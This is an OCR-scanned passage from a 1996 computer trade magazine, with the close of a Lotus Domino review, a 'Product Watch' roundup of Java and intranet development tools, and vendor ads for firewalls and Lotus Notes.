
With replication, Web pages can be synchronized across the street or around the globe. Using replication, we copied our sample database to our client workstation, updated a form and pushed the change back to the server.

The bottom line

Consider Domino a natural extension of Notes. The beta release we reviewed is stable and easy to set up and use. It provided all the features necessary to get a Web site up and running, with the notable exception of providing File Transfer Protocol services. The security features, while not industrial-strength, are tighter than those for most Web environments.

Domino provides what every Notes organization craves — flexibility. On an intranet, employees with little reason to use Notes can rely on their Web browsers. From the Internet, Domino provides a tool for accessing Notes-centric data. Couple these with enterprise-ready replication and data management, without any additional cost, and Domino is an easy sell for firmly entrenched Notes environments.

Goldberg is a manager at a financial services company, focusing on client/server technology. He can be reached at sgoldberg@pobox.com.


He's 32.
Dresses like Kramer.
Thinks like Marx.
Bowls 102.
And he's about to
download your company's
new product plans.

You don't know him. But he might know you. The fact is, hackers are virtually everywhere. And if your network isn't protected by a BorderWare firewall, it's not as secure as it should be.

BorderWare is the first firewall designed to be as smart about time and money as it is about security. It's the only firewall that's up and running in hours, not days.

It offers total transparency to all authorized users, so existing software and procedures don't need to be modified, and no one needs retraining. It runs its own diagnostics.

What's more, it doesn't require expensive workstations. In fact, BorderWare operates on an Intel® processor.

As well, it has everything you need to link to the Internet: Mail, News, WWW, FTP and DNS. And it combines packet filtering with both application-level and circuit-level gateways.

BorderWare also enables you to define proxies for secure and specialized applications through the firewall. It responds to attacks and initiates alarms. And is configured to grow as you and your enterprise do.

It's an impressive list of features. But it has to be. Because the whole world, unfortunately, is watching.

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Circle Reader Service ***#44***

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- Access and integrate applications from any Web browser
- Replace legacy interfaces with a single, modern forms interface
- Centralize management and administration

What's more, with our powerful security features, your real-time, mission-critical applications on the Web are completely protected. "Plug into the Web" with the help of Enterprise/Access: Web Edition. For more information, call us at 800 793-3509 or sign up for our next teleconference and see how we can help you deploy your applications in 30 days or less. Catch our demo on the Web: http://www.apertus.com.

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Circle Reader Service **#28**

PRODUCT WATCH An analysis of intranet product news

Java's Percolating


BY PEGGY WATT

Sun's Java evangelists expect the first mission-critical Java applications will ship this summer

The Java programming language is coming on strong, with products pouring out almost as quickly as the morning lattes at coffee houses across the country. Here's a look at what's brewing with Java and other intranet tools and technologies. Web sites are coming alive with animation, largely led by SunSoft, Inc.'s continuing enhancements to Java and its recent release of developers' tools.

A bevy of third-party developers have quickly supplemented Sun Microsystems, Inc.'s multimedia selection with products ranging from professional tools to point-and-click Java generators for the masses.

Server and groupware vendors are vying for distinction as the first to build Java and other multimedia functions into their wares, and operating system providers — primarily of the Unix ilk — are incorporating Java into their software. And at least one vendor has even invoked Java to help mainframe data go graphical. Many Java-enabled programming tools and utilities debuted last month at Sun's JavaOne conference.



Authoring and development tools

Multimedia tools developer **Dimension X, Inc.** (www.dimensionx.com) does all of its work in Java, from its point-and-click three-dimensional Liquid Motion multimedia tool kits to the professional developers' tools unveiled at JavaOne. Those tools, called the Liquid Reality Developers Kit, support 3-D graphics and the creation of Virtual Reality Markup Language 2.0 applets.

The tools are available on Windows 95 and NT; Apple Computer, Inc.'s MacOS; Solaris and the Linux Unix platforms. Beta versions of Liquid Reality are available for free downloading. The package will cost $499 upon its release by late summer.

Another new Java-powered custom development system is available for free download from **BulletProof Corp.** (www.bulletproof.com/JDesignerPro/). JDesigner Pro is designed for quick production of front ends for databases that are compliant with Microsoft Corp.'s Open Database Connectivity (ODBC).

Developers can customize the graphical interface, invoking Java commands with point-and-click entries. Programmers can also deal directly with the Java code JDesigner Pro generates. The process generates SQL statements for common database operations and can browse the specific database tables to display fields, so users can click on their choice.

Other new multimedia-oriented Web development tools include PowerMedia, a rapid-development authoring program from **RadMedia, Inc.** (www.radmedia.com) and HoTMetaL Pro 3.0, an HTML authoring tool from **SoftQuad, Inc.** (www.softquad.com).

PowerMedia provides a set of Web-resident templates and a ClipMedia Library of multimedia components that authors can use to assemble documents quickly and link to Java applets, digital audio and video, and graphics. The authoring and playback package costs $495 and is available for the Windows family and MacOS. The PowerMedia viewer is available free online.


SoftQuad's updated HTML authoring software shipped in May with a new WYSIWYG display and drag-and-drop editing, a preview option that lets developers customize displays for different browsers, a frames editor and new conversion filters word processing documents to HTML.

HoTMetaL Pro 3.0 comes with a variety of templates. It is priced at $159, or $69 for updates to current customers.

FocusSoft, Inc. (www.focussoft.com) is offering a collection of Java applets for enhancing the company's custom client/server marketing and distribution application, called Millenia. The package, called MilleniaNet, lets users access the Microsoft SQL Server database Millenia is built on via a Java-enabled browser. Pricing will be announced upon the product's release this month.

FocusSoft also is now marketing its Trifecta programming tool to companies with Java-enabled environments accessing relational databases. The current version runs natively with Microsoft SQL Server and Sybase SQL Server. It costs $1,495.

Recent month's activities have shown that Java is nearly ubiquitous, but is it absolutely dominant? "Java is the likely standard for Web extensions like, say, Bob Dole is the likely Republican nominee," says Eric Schmidt, chief technology officer of Java parent Sun Microsystems, Inc.



Web servers

Nonetheless, not all intranet managers are ready to launch Java applets. Not to worry, since plenty of other options are available for getting the most out of an intranet.

Server enhancements are proliferating. You can find a range of capabilities — from the essential database interaction (including links to legacy systems) to a growing selection of search and organizational tools.

Just the Facts

JAVA SPREADS

Estimated serious Java applets on Web today: 2,000

Estimated applets by end of 1996: 24,000


Estimated serious Java programmers today: 5,000

Estimated C/C++ programmers today: 1.3 million

SOURCE: GIGA INFORMATION GROUP, INC.

One search tool used by large online services like **America Online, Inc.** has been adapted to Microsoft Windows NT servers while retaining the scalability needed to access large databases. The tool, called PLWeb Turbo from **Personal Library Software, Inc.** (PLS), handles natural-language and Boolean-operator searches, and provides a dynamic concept search option that offers a list of alternative query terms.

MILLENIANET FocusSoft



Netscape - [MilleniaNet]
File Edit View Go Bookmarks Options Directory Window Help
MilleniaNet 1.0
Orders Window
File Edit Search Modules Help

Order No: 22 0

Sold To: 101 Loc: CALIF

Ship To: 100

Name: BRYAN FOODS, INC.

Address 1: P.O. BOX 1177

City/St/Zip: WESTPORT MS 39773

Country: USA

Cust Po: CUSTPONO Tax: KY

Sch Ship Dt: 10/11/95 2

Delivery: 10/11/95 Frght Type: F


Disc %: 4.00 Frght Amt: 0.00

Fob: D U

Qty	Part No.	Description	U/M	Price Ea.
100.00	TEST-ASSY	[illegible]	EA	1.25
10.00	TEST-ASSY	[illegible]	EA	1.00
50.00	TEST-LOTS	[illegible]	EA	5.00

MilleniaNet gives users browser access to the familiar screens in Millenia client/server marketing program.

PLWEB TURBO PLS



Netscape - [PLWeb Query Results]
File Edit View Go Bookmarks Options Directory Window Help
Personal Library Software

[Return to search screen] [Previous] [Next]

1202 documents found (25 returned) for query : ***Clinton foreign policy in Bosnia***

Score	Document Title	Database	Size
624	House votes to restrict U.S. part in U.N. peacekeeping operations Copyright 1995, Knight-Ridder/Tribune 19950216 2029 ^BC-CONGRESS _ national TB< ^House votes to restrict U.S. part in U.N. peacekeeping operations<	Newscast	5968
616	House GOP begins debate on cutting president's power over military Copyright 1995, Knight-Ridder/Tribune 19950215 1846 ^BC-DEFENSE _ national WA< ^House GOP begins debate on cutting president's power over military	Newscast	6769

The PLSWeb Turbo search engine retrieves legacy data and displays it in a choice of document formats.

The search engine API can integrate with most SQL and relational databases.

PLS (www.pls.com) is targeting companies that use the Web internally, says Matthew Koll, president and chief executive officer at the company. It has tailored the latest implementation of the PLWeb engine to the enterprise customer through support of numerous document formats and with easy indexing for casual users, he explains.

PLWeb Turbo also can integrate searches of data housed on the local Web and of information on the Internet. "We call it the extended enterprise," Koll says.

PLWeb Turbo comes first on Windows NT and then on Unix platforms. It costs $49.95.


A related product, PLWeb CD, builds on the same engine but provides a suite of applications to help the entepris customer organize data. It is scheduled to ship this summer.

Intranets also are serving up legacy data in an easier manner than any terminal operator dared to hope. Several emerging products, including **Simware, Inc.'s** Salvo and suites from **Attachmate Corp.** and **Wall Data, Inc.**, funnel host data to the desktop through a graphical HTTP interface.

UniKix Technologies, Inc. (www.bull.com\unikix) adds Java support to that operation in its transaction processor for CICS systems. "People used to try to rehost their mainframe applications onto LANs. Now they're looking at some form of Web technology for access," says David Matthews, UniKix's vice president of marketing.

See Product Watch, *page 24*

The PLWeb Turbo search engine can conduct concept searches and rank findings by relevance.


It took this man four years
to figure out how to trash your network.
And you paid his salary the whole time.

Eight out of ten breaches in network security are inside jobs. Yet conventional firewalls protect only against outside threats. FireWall/Plus is the first solution to filter all major network protocols—not just IP. So you can defend against the Internet hackers who want to get inside your network—and, even better, against the Intranet hackers who are already there. Call today for a free, full-function evaluation copy of FireWall/Plus, or download it from our Web site. Because you shouldn't have to pay twice for your mistakes.

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Circle Reader Service #41

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Intranets are a great tool for sharing information. To get the most out of them, look to Lotus Notes®. With Notes™, you can now build intranet applications using the latest Internet technologies. And with the new Lotus® Notes Server, code named Domino, you can run them with standard Web browsers. Over 12,000 Lotus business partners can help you build and deploy applications that transform your intranet from a static publishing vehicle into an interactive environment for business collaboration. Notes' state-of-the-art replication gets the latest information to the people who need it. And with Notes' RSA Data Security, only those who need it.

For more information on how Lotus can help you manage the cost of your intranet, explore Lotus on the World Wide Web at www.lotus.com or call 1-800-828-7086, ext. C154. In Canada call 1-800-GO-LOTUS. ©1996 Lotus Development Corporation, 55 Cambridge Parkway, Cambridge, MA 02142. Lotus and Working Together are registered trademarks and Notes is a trademark of Lotus Development Corporation. All company names are registered trademarks of their respective companies.

Notes natively supports all popular Web standards too. HTML 3.2 and HTTP, SSL, SLIP/PPP, SNMP, and TCP/IP, POP3 and SMTP. And with ActiveX™, Java® and Netscape® Plug-in API support, all the Web applications you're developing today will automatically work with Notes.

COMPARING INTRANET COSTS**


	Notes	Microsoft	Netscape
Server Price	$495	$5,773	$3,680
Client Price	$55	$93	$135

** For equivalent functionality as per Microsoft and Netscape Web sites 6/7/96. Visit www.lotus.com for more information.

More important, Notes does all this at a fraction of the cost of alternative products from Microsoft® and Netscape.

Take a closer look at a Notes-powered intranet. It'll open your eyes.

Lotus®
Working Together®



Circle Reader Service #37

"Java is the likely standard for Web extensions like, say, Bob Dole is the likely Republican nominee."

— Eric Schmidt, chief technology officer at Sun Microsystems, Inc.

The server software, called WebKix 2.0, brings traditional transaction processing of CICS legacy data to a variety of clients via an internal Web interface. It includes a graphical editor that IT managers use to build the user interface and an execution environment for the client.

JavaScript code runs on the Web server, attaches to the legacy data and executes the results locally on the client. The designer can link easily understood queries or commands to the CICS code so users can enter simple commands or click on buttons to retrieve information. Even buttons or menus can be stored as JavaScript.

"WebKix is a client that is doing as much intuitive interfacing in Web style as it can for existing host applications," Matthew says.

The company positions its products not as middleware but as part of a three-tier model, says Aiden Harney, UniKix's vice president for technology. "The presentation logic is on the browser, which talks to the UniKix engine with data logic at the middle tier, which connects to the mainframe acting as a data server," he explains.

WebKix 2 is scheduled for limited beta release this month. Pricing is $100 per client, with volume rates available.

TCP/IP applications vendor **NetManage, Inc.** (www.netmanage.com) is shipping a similar host access product, minus Java support. Swift 2.0 provides host access over multiple protocols for desktops running any of the Windows family environments.

